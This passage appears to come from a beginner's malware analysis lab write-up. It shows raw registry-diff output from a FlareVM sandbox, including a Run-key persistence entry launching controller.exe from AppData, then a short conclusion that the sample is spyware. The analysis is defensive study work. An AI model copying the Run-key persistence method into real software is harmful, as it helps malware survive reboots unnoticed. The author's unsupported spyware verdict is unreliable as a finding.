HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FeatureUsage\AppSwitched\SystemInformer: 0x00000003
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FeatureUsage\AppSwitched\C:\Users\FlareVM\AppData\Local\Temp\Procmon64.exe: 0x00000003
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.ps1\OpenWithList\a: "notepad.exe"
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.ps1\OpenWithList\MRUList: "a"
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\10: 50 00 41 00 4E 00 44 00 55 00 41 00 4E 00 5F 00 50 00 45 00 4E 00 47 00 47 00 55 00 4E 00 41 00 5F 00 4D 00 79 00 4B 00 48 00 41 00 53 (
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.ps1\0: 50 00 41 00 4E 00 44 00 55 00 41 00 4E 00 5F 00 50 00 45 00 4E 00 47 00 47 00 55 00 4E 00 41 00 5F 00 4D 00 79 00 4B 00 48 00 41 00
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.ps1\MRUListEx: 00 00 00 00 FF FF FF FF
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\Zvpebfbsg.NhgbTrarengrq.{P1P6S8NP-40N3-0S5P-146S-6SN9QP70OOO4}: 00 00 00 00 01 00 00 00 01 00 (
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{F4E57C4B-2036-45F0-A9AB-443BCFE33D9F}\Count\{013QQ44R-6N5R-49S2-8690-3QN5PNR65SOR}\Nqzvavfgengvir Gbbyf\Gnfx Fpurqhyre.yax: 00 00 00 00 01
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:000000000002039E\VirtualDesktop: 10 00 00 00 30 30 44 56 A1 D9 8B B6 1D C5 79 43 B7 CE 0A 9F DB F2 E8 12
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:0000000000003034C\VirtualDesktop: 10 00 00 00 30 30 44 56 A1 D9 8B B6 1D C5 79 43 B7 CE 0A 9F DB F2 E8 12
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:0000000000000503AE\VirtualDesktop: 10 00 00 00 30 30 44 56 A1 D9 8B B6 1D C5 79 43 B7 CE 0A 9F DB F2 E8 12
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:0000000000000027C\VirtualDesktop: 10 00 00 00 30 30 44 56 A1 D9 8B B6 1D C5 79 43 B7 CE 0A 9F DB F2 E8 12
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\USBController: "C:\Users\FlareVM\AppData\Roaming\controller.exe"
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Search\JumplistData\{1AC14E77-02E7-4E5D-B744-2EB1AE519887}\notepad.exe: 0x01DAFD3730D05DA6
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Search\JumplistData\{1AC14E77-02E7-4E5D-B744-2EB1AE519887}\WindowsPowerShell\v1.0\powershell.exe: 0x01DAFD3742F38905
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\WindowProperties\197546\WindowTabManagerFileMappingId: "{98E82ED7-2AD5-4AC0-B04E-5B904D1D24D6}"
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\WindowProperties\852604\WindowTabManagerFileMappingId: "{71C17EAE-0EBD-4BE8-AD2B-A05C31AF86D7}"
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Microsoft\Windows NT\CurrentVersion\HostActivityManager\Volatile\MicrosoftWindows.Client.CBS_cw5n1h2txyewy!ScreenClipping: 0x00001400
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Classes\Local Settings\MuiCache\8d\52C64B7E\@wmploc.dll,-102: "Windows Media Player"
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Classes\Local Settings\MuiCache\8d\52C64B7E\@C:\Windows\system32\miguiresource.dll,-201: "Task Scheduler"
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Classes\Local Settings\MuiCache\8d\52C64B7E\@C:\Windows\system32\miguiresource.dll,-202: "Schedule computer tasks to run automatically."
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Classes\Local Settings\MuiCache\8d\52C64B7E\@C:\Windows\system32\miguiresource.dll,-203: "Microsoft Corporation (c)"
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001\SOFTWARE\Classes\Local Settings\MuiCache\8d\52C64B7E\@C:\Windows\system32\miguiresource.dll,-104: "1.0"
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001_Classes\Local Settings\MuiCache\8d\52C64B7E\@wmploc.dll,-102: "Windows Media Player"
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001_Classes\Local Settings\MuiCache\8d\52C64B7E\@C:\Windows\system32\miguiresource.dll,-201: "Task Scheduler"
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001_Classes\Local Settings\MuiCache\8d\52C64B7E\@C:\Windows\System32\miguiresource.dll,-202: "Schedule computer tasks to run automatically."
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001_Classes\Local Settings\MuiCache\8d\52C64B7E\@C:\Windows\System32\miguiresource.dll,-203: "Microsoft Corporation (c)"
HKU\S-1-5-21-1331432410-3795727616-2019592245-1001_Classes\Local Settings\MuiCache\8d\52C64B7E\@C:\Windows\System32\miguiresource.dll,-104: "1.0"
HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\8d\52C64B7E\@C:\Windows\system32\notepad.exe,-469: "Text Document"
```

```
-----------------------------------
Values modified: 123
-----------------------------------
HKLM\SOFTWARE\Microsoft\Multimedia\Audio\Journal\Render: 53 00 57 00 44 00 5C 00 4D 00 4D 00 44 00 45 00 56 00 41 00 50 00 49 00 5C 00 7B 00 3
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
HKLM\SOFTWARE\Microsoft\Multimedia\Audio\Journal\Render: 53 00 57 00 44 00 5C 00 4D 00 4D 00 44 00 45 00 56 00 41 00 50 00 49 00 5C 00 7B 00 3
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Component Based Servicing\SessionIdHigh: 0x01DAFD19
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Component Based Servicing\SessionIdHigh: 0x01DAFD38
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Component Based Servicing\SessionIdLow: 0xA75DFCD2
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Component Based Servicing\SessionIdLow: 0x26250464
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\GlobalAssocChangedCounter: 0x0000000C
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\GlobalAssocChangedCounter: 0x0000000D
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WindowsUpdate\LastTaskOperationHandle: 0x00000000
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WindowsUpdate\LastTaskOperationHandle: 0x00000014
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\ASAPCP\LastRefreshAttempted: 0x01DAFD336B55551E
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\ASAPCP\LastRefreshAttempted: 0x01DAFD386E593495
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\CORTANAUWP\LastRefreshAttempted: 0x01DAFD336B55551E
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\CORTANAUWP\LastRefreshAttempted: 0x01DAFD386E593495
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\CTAC\LastRefreshAttempted: 0x01DAFD336B55551E
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\CTAC\LastRefreshAttempted: 0x01DAFD386E593495
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\DXDB\LastRefreshAttempted: 0x01DAFD336B5A9C3A
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\DXDB\LastRefreshAttempted: 0x01DAFD386E5E7D3E
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\FCON\LastRefreshAttempted: 0x01DAFD336B5CEFF3
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\FCON\LastRefreshAttempted: 0x01DAFD386E5E7D3E
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\IRISCLIENT\LastRefreshAttempted: 0x01DAFD336BF1058E
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\IRISCLIENT\LastRefreshAttempted: 0x01DAFD386EE89DB2
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\KNOWNGAMELIST\LastRefreshAttempted: 0x01DAFD336BF1058E
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\KNOWNGAMELIST\LastRefreshAttempted: 0x01DAFD386EE89DB2
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\MITIGATION\LastRefreshAttempted: 0x01DAFD336C3F530F
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\MITIGATION\LastRefreshAttempted: 0x01DAFD386EE89DB2
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\MLMOD\LastRefreshAttempted: 0x01DAFD336C3F530F
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\MLMOD\LastRefreshAttempted: 0x01DAFD386EE89DB2
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\MUSE\LastRefreshAttempted: 0x01DAFD336C5BC98B
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\MUSE\LastRefreshAttempted: 0x01DAFD386F05017A
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\SCCINSTALLSVC\LastRefreshAttempted: 0x01DAFD336C5E0590
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\SCCINSTALLSVC\LastRefreshAttempted: 0x01DAFD386F05017A
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\STORAGEGROVELER\LastRefreshAttempted: 0x01DAFD336C5E0590
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\STORAGEGROVELER\LastRefreshAttempted: 0x01DAFD386F05017A
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\WOSC\LastRefreshAttempted: 0x01DAFD336B53B51E
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Wosc\Client\Persistent\ClientState\WOSC\LastRefreshAttempted: 0x01DAFD386E593495
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC1C75: 12 02 00 00 00 00 00 00 04 00 04 00 01 00 03 00 01 01 0
2 01 27 DB 21 01 28 A1 1B 01 29 20 3B 01 29 25 C9 02 29 64 C9 02 29 CC 10 01 2A 0E 39 01 2A 68 A9 00 2A B7 22 01 2A C7 DE 00 2B 24 99 00 2B 2B
 50 C2 A7 02 50 EA 43 01 52 32 30 02 52 9D 41 02 52 9F 4A 01 52 A7 AA 00 54 7A 52 00 54 B7 DC 00 55 5F 2A 01 55 EA 73 02 56 0A 85 00 56 4E 97
06 1B 01 83 F1 60 00 84 4D 26 01 84 50 EB 00 84 E6 83 00 85 50 AE 00 85 A8 C3 02 86 7B 06 01 87 6A 49 01 87 92 17 01 87 B1 4D 01 87 D7 21 01 8
F 00 AD D4 EC 00 AE C7 8F 02 B0 54 A1 02 B1 CE 98 00 B2 91 DD 00 B2 AA 21 01 B3 5A CC 02 B3 92 FB 00 B3 BF 2D 01 B4 F9 EA 00 B5 19 AA 02 B5 54
 DC 6A 84 02 DD 1B 19 01 DF 1F 80 01 DF 5B B4 02 E0 3E E7 01 E1 7E 8C 00 E2 1B 56 00 E4 2A 5E 00 E4 40 27 01 E4 48 97 02 E4 69 C9 00 E5 4C 27
FF 5C 00 0C 5C 22 01 0C 77 1A 01 0D 9A 03 01 0E 4D 7E 00 0F BA 9E 00 11 0F AA 00 11 7C 45 01 13 19 83 00 14 AA FD 00 15 40 28 01 15 9A DB 00 1
C 02 70 BF 19 01 70 E8 25 01 72 D8 36 01 73 D3 A7 00 74 C7 A4 02 76 41 8E 00 77 BB 2B 01 78 7F E1 00 79 2D 4F 01 7A 22 26 01 7C 22 B8 00 7C 78
 D0 40 27 01 D0 D3 22 01 D0 FE 62 00 D1 2A 52 01 D1 58 96 00 D3 30 1C 01 D3 83 4B 01 D6 8E FB 00 D6 B7 9A 00 D8 79 3D 01 D9 11 44 01 DA 19 D7
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC1C75: 15 02 00 00 00 00 00 00 04 00 04 00 01 00 03 00 01 01 0
7 01 27 17 B6 02 27 69 12 01 27 DB 21 01 28 A1 1B 01 29 20 3B 01 29 25 C9 02 29 64 C9 02 29 CC 10 01 2A 0E 39 01 2A 68 A9 00 2A B7 22 01 2A C7
 4F 14 C2 00 4F 34 28 01 50 C2 A7 02 50 EA 43 01 52 32 30 02 52 9D 41 02 52 9F 4A 01 52 A7 AA 00 54 7A 52 00 54 B7 DC 00 55 5F 2A 01 55 EA 73
27 73 00 82 58 68 01 83 06 1B 01 83 F1 60 00 84 4D 26 01 84 50 EB 00 84 E6 83 00 85 50 AE 00 85 A8 C3 02 86 7B 06 01 87 6A 49 01 87 92 17 01 8
8 01 AD 1F 38 01 AD 73 BF 00 AD D4 EC 00 AE C7 8F 02 B0 54 A1 02 B1 CE 98 00 B2 91 DD 00 B2 AA 21 01 B3 5A CC 02 B3 92 FB 00 B3 BF 2D 01 B4 F9
 DA F3 CE 02 DB 26 D8 01 DC 6A 84 02 DD 1B 19 01 DF 1F 80 01 DF 5B B4 02 E0 3E E7 01 E1 7E 8C 00 E2 1B 56 00 E4 2A 5E 00 E4 40 27 01 E4 48 97
D6 4D 01 09 5A A9 02 0A 29 D8 00 0B FF 5C 00 0C 5C 22 01 0C 77 1A 01 0D 9A 03 01 0E 4D 7E 00 0F BA 9E 00 11 0F AA 00 11 7C 45 01 13 19 83 00 1
E 02 69 D2 81 00 6B 01 10 01 6E 7B 8C 00 6F 00 BC 02 70 BF 19 01 70 E8 25 01 72 D8 36 01 73 D3 A7 00 74 C7 A4 02 76 41 8E 00 77 BB 2B 01 78 7F
 CA 8F 52 00 CC C1 01 01 CC CC 38 01 CF F8 A2 02 D0 40 27 01 D0 D3 22 01 D0 FE 62 00 D1 2A 52 01 D1 58 96 00 D3 30 1C 01 D3 83 4B 01 D6 8E FB
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\41871D20A3BC1475: 4C 00 00 00 02 00 00 00
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\41871D20A3BC1475: 52 00 00 00 02 00 00 00
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\41871D20A3BC3C75: 4C 00 00 00 01 00 00 00 00 00 00 00
```



Unfortunately, I do not know any of this.

Then I check %TEMP%, shell:startup and shell:common startup folder fr any suspicious file. But there isn't.

In conclusion, we know that the malware is some sort of spyware. It hidden in AppData directory and maintain the connection when it run everytime the victim log in.